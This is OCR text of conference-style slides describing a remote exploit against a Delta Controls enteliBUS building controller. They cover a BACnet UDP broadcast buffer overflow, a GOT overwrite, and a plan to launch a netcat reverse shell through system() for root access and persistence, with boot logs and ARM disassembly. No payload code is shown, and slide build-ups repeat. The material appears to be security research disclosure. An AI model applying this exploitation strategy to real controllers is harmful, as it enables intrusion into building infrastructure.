

I WILL NOW
KILL THAT SHIT


Binary Patch


Revenge
of the
Watch
Dog

[illegible] (Delta Controls - enteliBUS)

I2C: ready
DRAM: 32 MB
NAND: 64 MiB
DataFlash:AT45DB021
Nb pages: 1024
Page Size: 264
Size= 270336 bytes
[illegible]
In: serial
Out: serial
Err: serial
Net: macb0
[illegible]
Turning off spanning tree on ports 0 to 4
Turning off spanning tree on MII port
Retry Limit, Software Forwarding Enable, Frame-management mode
RvMII, PAUSE, 100Mbps, Full Duplex, Link Pass
Configuration Done.
WDT initializing
- WDT has been setup - expires in 180 seconds


(Delta Controls - enteliBUS)
I2C: ready
DRAM: 32 MB
NAND: 64 MiB
DataFlash:AT45DB021
Nb pages: 1024
Page Size: 264
Size= 270336 bytes
399 root 2:17 /opt/watchdog_setter
400 root 0:00 -/bin/sh
Out: serial
Err: serial
Net: macb0
Turning off spanning tree on ports 0 to 4
Turning off spanning tree on MII port
Retry Limit, Software Forwarding Enable, Frame-management mode
RvMII, PAUSE, 100Mbps, Full Duplex, Link Pass
Configuration Done.
- WDT has been setup - expires in 180 seconds

RECAP

RECAP

- Broadcast packet with 1732 byte payload

RECAP

- Broadcast packet with 1732 byte payload
- Triggers a buffer overflow

RECAP

- Broadcast packet with 1732 byte payload
- Triggers a buffer overflow
- Takes 97 packets to cause the crash

RECAP

- Broadcast packet with 1732 byte payload
- Triggers a buffer overflow
- Takes 97 packets to cause the crash
- Which turns into a WWW

RECAP


- Broadcast packet with 1732 byte payload
- Triggers a buffer overflow
- Takes 97 packets to cause the crash
- Which turns into a WWW
- No ASLR
- NX enabled

HOW DO WE CONTROL EXECUTION?

- What do we want to write where?


HOW DO WE CONTROL EXECUTION?

- What do we want to write where?
- Global Offset Table?




HOW DO WE CONTROL EXECUTION?


- What do we want to write where?
- Global Offset Table?



HOW DO WE CONTROL EXECUTION?

- What do we want to write where?
- Global Offset Table?
- What function do we overwrite?




.text:0015C8A4 BL scNetMove
.text:0015C8A8 LDR R12, [SP,#0x7A8+var_794]
.text:0015C8AC LDR R3, =(UdpStats_ptr - 0x1A7E88)
.text:0015C8B0 LDR R1, [SP,#0x7A8+var_7A0]
.text:0015C8B4 LDR LR, [R11,R12]
.text:0015C8B8 LDR R12, [R11,R3] ; UdpStats
.text:0015C8BC MOV R0, R4
.text:0015C8C0 ADD R12, R12, R1
.text:0015C8C4 ADD R4, R12, #8
.text:0015C8C8 LDRB R3, [R12,#8]
.text:0015C8CC LDRB R2, [R4,#1]
.text:0015C8D0 LDRB R5, [R4,#2]
.text:0015C8D4 LDRB R1, [R4,#3]
.text:0015C8D8 ORR R3, R3, R2,LSL#8
.text:0015C8DC ORR R3, R3, R5,LSL#16
.text:0015C8E0 ORR R3, R3, R1,LSL#24
.text:0015C8E4 ADD R3, R3, #1
.text:0015C8E8 MOV R2, R3,LSR#24
.text:0015C8EC MOV R1, R3,LSR#8
.text:0015C8F0 MOV R5, R3,LSR#16
.text:0015C8F4 STRB R3, [R12,#8]
.text:0015C8F8 STRB R2, [R4,#3]
.text:0015C8FC STRB R1, [R4,#1]
.text:0015C900 STRB R5, [R4,#2]
.text:0015C904 ADD R12, SP, #0x7A8+var_A8
.text:0015C908 LDR R3, [LR]
.text:0015C90C LDRH R2, [R12,#0x7E]
.text:0015C910 LDR R1, [SP,#0x7A8+var_30]
.text:0015C914 STR R8, [SP,#0x7A8+timeout]
.text:0015C918 BL j_scDecodeBACnetUDP

PWNAGE TIME

SHELLCODE: RATIONALE

What do we have?

SHELLCODE: RATIONALE

What do we have?

- Execution control via GOT overwrite
- Netcat installed by default
- Memory on heap

SHELLCODE: RATIONALE

What do we have?

- Execution control via GOT overwrite
- Netcat installed by default
- Memory on heap

What do we want?

SHELLCODE: RATIONALE

What do we have?

- Execution control via GOT overwrite
- Netcat installed by default
- Memory on heap

What do we want?

- Root access
- Persistence

SHELLCODE: RATIONALE


What do we have?	What do we want?	How do we get it (easily)?
• Execution control via GOT overwrite • Netcat installed by default • Memory on heap	• Root access • Persistence	

SHELLCODE: RATIONALE

What do we have?	What do we want?	How do we get it (easily)?
• Execution control via GOT overwrite • Netcat installed by default • Memory on heap	• Root access • Persistence	• Put shellcode in memory we control • Fire off reverse shell by calling system()


SHELLCODE: OBSTACLES

- Only control 32 bytes of contiguous memory



